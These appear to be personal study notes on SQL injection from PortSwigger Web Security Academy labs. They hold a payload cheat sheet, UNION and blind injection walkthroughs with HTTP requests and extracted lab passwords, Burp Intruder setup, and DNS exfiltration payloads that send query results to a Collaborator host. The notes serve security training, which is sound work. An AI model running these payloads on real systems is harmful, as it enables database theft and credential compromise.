1. SQLi 🎫

https://portswigger.net/web-security/sql-injection

About

`What is the vulnerability? Reference ID from CVE, CWE, or OWASP (if applicable)`

Affected Components

`Parts of the system (e.g., headers, input fields, API routes)``

Root Cause

`Underlying reason for the vulnerability (e.g., missing input validation)`

Impact / Risk

`What could happen if exploited (e.g., data theft, account takeover)`

Attack Vector

`How the vulnerability is triggered or reached (e.g., reflected in search field)`

Instruments

`Tools used for exploitation`

CLI

psql

```
sudo apt install postgresql-client -y
psql -h 94.237.51.163 -p 36146 -U acdbuser -d acmecorp
```

```
# spinning postgresql container server in Docker for test
docker run -d \
  --name postgres \
  -e POSTGRES_USER=admin \
  -e POSTGRES_PASSWORD=secret \
  -e POSTGRES_DB=mydb \
  -p 5432:5432 \
  -v postgres_data:/var/lib/postgresql/data \
  postgres:16
```

GUI

pgadmin4

```
# spinning pgadmin4 container for tool
docker run -d \
  --name pgadmin4 \
  -p 808:80 \
  -e PGADMIN_DEFAULT_EMAIL=admin@admin.com \
  -e PGADMIN_DEFAULT_PASSWORD=admin \
  -v pgadmin_data:/var/lib/pgadmin \
  dpage/pgadmin4
```

Prerequisites / Requirements

`What the attacker needs (e.g., authentication, session)`

Indicators of Misconfiguration

`Signs that a system is vulnerable (e.g., missing headers)`

Detection

`How to identify it (e.g., Burp scan, manual test)`

Mitigation / Prevention

`Steps to prevent or fix it (e.g., sanitize input, set secure headers)`

Exploit Example

`Specific payload or PoC used to exploit the vulnerability`

References

`Links to documentation, cheatsheets, CVEs, or blog posts`

Q&A

`Questions that pop-up`

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	`'foo'||'bar'`
Microsoft	`'foo'+'bar'`
PostgreSQL	`'foo'||'bar'`

MySQL	`'foo' 'bar'` [Note the space between the two strings] `CONCAT('foo','bar')`

Substring

You can extract part of a string, from a specified offset with a specified length. Note that the offset index is 1-based. Each of the following expressions will return the string `ba`.

Oracle	`SUBSTR('foobar', 4, 2)`
Microsoft	`SUBSTRING('foobar', 4, 2)`
PostgreSQL	`SUBSTRING('foobar', 4, 2)`
MySQL	`SUBSTRING('foobar', 4, 2)`

You can use comments to truncate a query and remove the portion of the original query that follows your input.

Oracle	`--comment`
Microsoft	`--comment` `/*comment*/`
PostgreSQL	`--comment` `/*comment*/`

MySQL	`#comment`
	`-- comment` [Note the space after the double dash]
	`/*comment*/`

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	`SELECT banner FROM v$version` `SELECT version FROM v$instance`
Microsoft	`SELECT @@version`
PostgreSQL	`SELECT version()`
MySQL	`SELECT @@version`

Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

Oracle	`SELECT * FROM all_tables` `SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'`

Microsoft	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`
PostgreSQL	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`
MySQL	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`

Conditional errors

You can test a single boolean condition and trigger a database error if the condition is true.

Oracle	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN TO_CHAR(1/0) ELSE NULL END FROM dual`
Microsoft	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END`
PostgreSQL	`1 = (SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/(SELECT 0) ELSE NULL END)`
MySQL	`SELECT IF(YOUR-CONDITION-HERE,(SELECT table_name FROM information_schema.tables),'a')`

You can potentially elicit error messages that leak sensitive data returned by your malicious query.

Microsoft	`SELECT 'foo' WHERE 1 = (SELECT 'secret') > Conversion failed when converting the varchar value 'secret' to data type int.`
PostgreSQL	`SELECT CAST((SELECT password FROM users LIMIT 1) AS int) > invalid input syntax for integer: "secret"`
MySQL	`SELECT 'foo' WHERE 1=1 AND EXTRACTVALUE(1, CONCAT(0x5c, (SELECT 'secret'))) > XPATH syntax error: '\secret'`

Batched (or stacked) queries

You can use batched queries to execute multiple queries in succession. Note that while the subsequent queries are executed, the results are not returned to the application. Hence this technique is primarily of use in relation to blind vulnerabilities where you can use a second query to trigger a DNS lookup, conditional error, or time delay.

Oracle	`Does not support batched queries.`
Microsoft	`QUERY-1-HERE; QUERY-2-HERE` `QUERY-1-HERE QUERY-2-HERE`
PostgreSQL	`QUERY-1-HERE; QUERY-2-HERE`
MySQL	`QUERY-1-HERE; QUERY-2-HERE`

Note

With MySQL, batched queries typically cannot be used for SQL injection. However, this is occasionally possible if the target application uses certain PHP or Python APIs to communicate with a MySQL database.

Time delays

You can cause a time delay in the database when the query is processed. The following will cause an unconditional time delay of 10 seconds.

Oracle	`dbms_pipe.receive_message(('a'),10)`
Microsoft	`WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT pg_sleep(10)`
MySQL	`SELECT SLEEP(10)`

Conditional time delays

You can test a single boolean condition and trigger a time delay if the condition is true.

Oracle	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a'||dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual`
Microsoft	`IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'`
PostgreSQL	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END`
MySQL	`SELECT IF(YOUR-CONDITION-HERE,SLEEP(10),'a')`

DNS lookup

You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use Burp Collaborator to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.

Oracle	(XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:
	`SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual`
	The following technique works on fully patched Oracle installations, but requires elevated privileges:
	`SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN')`

Microsoft	`exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'`
PostgreSQL	`copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'`

MySQL	The following techniques work on Windows only:
	`LOAD_FILE('\\\\BURP-COLLABORATOR-SUBDOMAIN\\a')`
	`SELECT ... INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\a'`

DNS lookup with data exfiltration

You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use Burp Collaborator to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.

Oracle	`SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE)||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual`
Microsoft	`declare @p varchar(1024);set @p=(SELECT YOUR-QUERY-HERE);exec('master..xp_dirtree "//'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/a"')`

PostgreSQL	`create OR replace function f() returns void as $$`
	`declare c text;`
	`declare p text;`
	`begin`
	`SELECT into p (SELECT YOUR-QUERY-HERE);`
	`c := 'copy (SELECT '''') to program ''nslookup '\|\|p\|\|'.BURP-COLLABORATOR-SUBDOMAIN''';`
	`execute c;`
	`END;`
	`$$ language plpgsql security definer;`
	`SELECT f();`

MySQL	The following technique works on Windows only: `SELECT YOUR-QUERY-HERE INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\a'`

Ways to detect SQL Injection:

Test every entry point in the application

- use ' and check for anomalies or errors
- look for systematic differences in the application responses
- 1=1 or 2=2
- time delay payloads
- OAST payload to trigger out-of-band network interaction, monitor results
- burp suite scanner

Where most of the SQL injection vulnerability occurs?

- within the `WHERE` clause or a `SELECT` query
- anywhere

Common locations where SQL injection arises:
In `UPDATE` statements, within the updated values or the `WHERE` clause.
In `INSERT` statements, within the inserted values.
In `SELECT` statements, within the table or column name.
In `SELECT` statements, within the `ORDER BY` clause.

Example:

When you click on Gifts to display different products your URL changes to

```HTML
https://insecure-website.com/products?category=Gifts
```

This causes application to:

- make SQL query
- retrieve details of the relevant products from the db
- release = 1; used to hide products that aren't yet released

```SQL
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

in case of no defences

- -- is a comment indicator in SQL
- so the query will no longed include *AND released = 1*
- as a result all products are displayed

```
https://insecure-website.com/products?category=Gifts'--
```

```SQL
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

displaying all products in all categories

- 1=1 is always true, so it will return all items

```
https://insecure-website.com/products?category=Gifts'+OR+1=1--
```

```SQL
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

Retrieving hidden data

🟩 Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Subverting application logic

Login as wiener:bluecheese

```SQL
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

if we use name administrator and '' comment sequece

- submit username as `administrator'--`
- `blank` password

```SQL
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

SQL Injection `UNION` attacks

What is the indicator that application is vulnerable?

- result of the query are returned within the applications reponses
- use the UNION keyword to retrieve data from other tables

```SQL
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

- returns a single result
- with 2 columns
  - table 1 = a + b
  - table 2 = c + d

`key requirements:`

- the individual queries must return the same number of columns
- data types in each column must be compatible between the individual queries

How to find those requiremenets?

- How many columns are returned from the original query?
- Which columns returned from the original query are of a suitable data type to hold the results from injected query

Determining number of columns required

`Method I`

Injection a series of `ORDER BY` clauses and implementing specified column index until an error occurs

- you don't need to know the name of the columns, since they are specified by the index
- if the injection point is a quoted string within the `WHERE` clause submit

```sql
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
etc.
```

Indication of detection, as long as you detect some differences in the response

- return

```
The ORDER BY position number 3 is out of range of the number of items in the
select list.
```

- or actual error return in its HTTP response
- sometimes no return no results at all

`Method II`

Submitting a series of `UNION SELECT` payloads specifying a different number of null values

```sql
' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL--
etc.
```

If a number of nulls does not match the number of columns, the db will return the error

```
All queries combined using a UNION, INTERSECT or EXCEPT operator must have an
equal number of expressions in their target lists.
```

Why do we use NULL value?

- the data types in each column must be compatible between the original and the injected queries
- NULL is convertible to every common data type

- it maximizes the chance that the payload will succeed

Indicators

- when number of nulls matches the number of columns, the db returns an additional row in the result set, containing NULL values in each column
- effect on HTTP response depends on the application code
- Null values may trigger NullPointerException error
- If error is the same a always - method is ineffective

Lab

`Positive`

```
GET /filter?category='+UNION+SELECT+NULL,NULL,NULL-- HTTP/2
```

> WE LIKE TO SHOP
>
> ' UNION SELECT NULL,NULL,NULL--
>
> Refine your search:
> All | Clothing, shoes and accessories | Corporate gifts | Lifestyle | Pets | Toys & Games

`Negative`

```
GET /filter?category='+UNION+SELECT+NULL,NULL-- HTTP/2
```

Internal Server Error

Internal Server Error

Database-specific syntax

`Oracle` for example uses build-in table "dual"

```sql
' UNION SELECT NULL FROM DUAL--
```

`MySQL` double-dash must be followed by a space or hash can be used to comment

Finding columns with useful data type

- you want to retrieve data in string format,
- so you have to find one or more columns whose data type is, or is compatible with, string data
- after you determined number of required columns
  - probe each column to test whether it can hold string data
  - submit a series of `UNION SELECT` payloads that place a string value into each column in turn
  - if a query returns 4 columns

```sql
' UNION SELECT 'a',NULL,NULL,NULL--
' UNION SELECT NULL,'a',NULL,NULL--
' UNION SELECT NULL,NULL,'a',NULL--
' UNION SELECT NULL,NULL,NULL,'a'--
```

- if column data type is not compatible with string data, injected data will cause db error

```
Conversion failed when converting the varchar value 'a' to data type int.
```

- if error doesn't not occur and application's response contains some additional content including the injected string value
  - green light

Lab

```sql
'+UNION+SELECT+'abcdef',NULL,NULL--
```

Retrieving Interesting Data

Suppose that:

- original query returns 2 columns
- both can hold string
- injection point is quoted string with the `WHERE` clause
- the db contains table `users`, with columns `username`, `password`

retrieve contents by submitting

```sql
' UNION SELECT username, password FROM users--
```

What do you need to know to make it work?

- table name (users)
- two column names, username, password

Retrieving multiple values within a single column

How it's done?

- by concatenating the values together
- include separator to let you distinguish the combined values

Oracle

- || is a string concatenation operator
- concatenates username ~ password

```sql
' UNION SELECT username || '~' || password FROM users--
```

```sql
'foo'+'bar'
' UNION SELECT 'username' + 'password' FROM users--
' UNION SELECT username, password FROM users--
```

Steps to reproduce

- Determine number of columns being returned by query
- Determine which column contain text data

```
GET /filter?category='+UNION+SELECT+NULL,'a'-- HTTP/2
GET /filter?category='+UNION+SELECT+'a',NULL-- HTTP/2
```

- Retrieve the context of the users table

```
GET /filter?category='+UNION+SELECT+NULL,username||'~'||password+FROM+users--
HTTP/2
```

output

```
carlos~yv4788b5oes82fpbkov9
administrator~qyixjbp11ltkd68vuuoz
wiener~d8312vub7sga01l3uz0v
```

Enumeration

Querying the database type and version on MySQL and Microsoft

Database type	Query
Microsoft, MySQL	SELECT @@version
Oracle	SELECT * FROM v$version
PostgreSQL	SELECT version()

Use UNION attack to find out the version and db type

```sql
' UNION SELECT @@version--
```

```html
Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)
Mar 18 2018 09:11:49
Copyright (c) Microsoft Corporation
Standard Edition (64-bit) on Windows Server 2016 Standard 10.0 <X64> (Build
14393: ) (Hypervisor
```

Steps to reproduce:

- determine number of columns

```sql
GET /filter?category='+ORDER+BY+2# HTTP/2
-- or
GET /filter?category='+UNION+SELECT+NULL,NULL# HTTP/2
```

- determine which one returns string data

```sql
-- they both are
GET /filter?category='+UNION+SELECT+'sql-data-too','sql-data'# HTTP/2
```

- it's MySQL, so we use hash '#' to comment

```sql
GET /filter?category='+UNION+SELECT+'abc',@@version#
```

Listing the contents of the database

Information Schema

- most db types (except Oracle) have a set of views called information schema
  - provides info about the db

```sql
SELECT * FROM information_schema.tables

TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  TABLE_TYPE
=====================================================
MyDatabase     dbo           Products    BASE TABLE
MyDatabase     dbo           Users       BASE TABLE
MyDatabase     dbo           Feedback    BASE TABLE
```

- to list individual table

```sql
SELECT * FROM information_schema.columns WHERE table_name = 'Users'

TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  COLUMN_NAME  DATA_TYPE
=================================================================
MyDatabase     dbo           Users       UserId       int
MyDatabase     dbo           Users       Username     varchar
MyDatabase     dbo           Users       Password     varchar
```

Listing db contents on non-Oracle dbs

use union attack
determine columns
determine string columns
sql inject

```sql
GET /filter?category='+ORDER+BY+2-- HTTP/2
-- or
GET /filter?category='+UNION+SELECT+NULL,NULL-- HTTP/2
```

```sql
-- they both are
GET /filter?category='+UNION+SELECT+'sql-data-too','sql-data'-- HTTP/2
```

`Lab`

```sql
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_hvgofw'--
'+UNION+SELECT+username_grknrh,+password_phjykp+FROM+users_hvgofw--
```

Selecting all tables

' UNION SELECT table_name, NULL FROM information_schema.tables--

Refine your search:

All | Clothing, shoes and accessories | Corporate gifts | Food & Drink | Lifestyle | Tech gifts

pg_partitioned_table
pg_available_extension_versions
pg_shdescription
user_defined_types
udt_privileges
sql_packages
pg_event_trigger
pg_amop
schemata
routines
referential_constraints
administrable_role_authorizations
products

Selecting all columns of the `users_hvgofw` table

WE LIKE TO SHOP

' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users_hvgofw'--

Refine your search:

All | Clothing, shoes and accessories | Corporate gifts | Food & Drink | Lifestyle | Tech gifts

password_phjykp

email

username_grknrh

Selecting all usernames and passwords from the users_hvgofw table

WE LIKE TO SHOP

' UNION SELECT username_grknrh, password_phjykp FROM users_hvgofw--

Refine your search:

All | Clothing, shoes and accessories | Corporate gifts | Food & Drink | Lifestyle | Tech gifts

administrator

pi9jvmf84spurx087nuf

carlos

o4tib60kwtc9wgbdwt6a

wiener

s7445m11yawv0dlav8hh

Blind SQL injection

When does it occurs?

- when application is still vulnerable to SQL Injection
- but its HTTP responses do not contain the results of the relevant SQL query
- or the details of any db errors
- many techniques aren't efficient with blind SQL injection vulnerabilities (like UNION), because you need to see HTTP output

Triggering conditional responses

Environment

- application that uses tracking cookies to gather stats about usage

```
Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4
```

- when a request containing TrackingId cookie is processed, app uses a SQL query to determine whether this is a known user

```SQL
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'
```

- this query is vulnerable
- results from the query aren't returned to user
- if you submit recognized TrackingId → query returns data → you receive 'Welcome back' message in reponse

```SQL
…xyz' AND '1'='1
…xyz' AND '1'='2
```

Determining password for the user by sending a series of inputs to test the password one char at a time

- next query returns 'Welcome Back'
- injected condition is true

```SQL
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) > 'm
```

- this query does not return

```sql
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) > 't
```

The `SUBSTRING` function is called `SUBSTR` on some types of database.

Lab

Environment

- app uses tracking cookie
- performs SQL query containing the value of submitted cookie
- results aren't returned, no error messages are displayed
- app include 'Welcome Back' message if the query returns any rows
- assume password only contains alphanumeric alphabet

Changing cookie to check if 'Welcome Back' appears

```sql
Cookie: TrackingId=r6QmFU1pxLfPEi8l' AND '1'='1;
```

Verify that there is a table called 'users' and condition is true

```sql
...xyz' AND (SELECT 'a' FROM users LIMIT 1)='a
```

Verify that there is a Administrator `username` in the table `users`

```sql
' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

Determining the length

Determine how many chars are in the password of the administrator (should be true)

```sql
' AND (SELECT 'a' FROM users WHERE username='administrator' AND
LENGTH(password)>1)='a
```

Send a series of follow-up values to test different password lengths

```sql
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>3)='a
```


`Intruder`

```sql
r6QmFU1pxLfPEi8l' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>§1§)='a;
```

perform negative search with burp pro or regular search

- password is `20` chars

Request	Payload	Status code	Error	Timeout	Length	Comment
9	8	200			5462	
10	9	200			5462	
11	10	200			5462	
12	11	200			5462	
13	12	200			5462	
14	13	200			5462	
15	14	200			5462	
16	15	200			5462	
17	16	200			5462	
18	17	200			5462	
19	18	200			5462	
20	19	200			5462	




Determining the passwords value

using `SUBSTRING()` function to extract a single char from the password and test it against specific value


```sql
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a
```

password complexity:

- a-z
- 0-9




add Grep-Match



start

- we determined that the first letter is 's'




Go with a second letter

```
TrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE
username='administrator')='a
```

Cluster BOMB

Cookie

```
Cookie: TrackingId=r6QmFU1pxLfPEi8l' AND (SELECT SUBSTRING(password,§1§,1)
FROM users WHERE username='administrator')='§a§;
```



Positions | Payloads | Resource pool | Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.

Payload set: 1 — Payload count: 20

Payload type: Numbers — Request count: 740

Payload settings [Numbers]

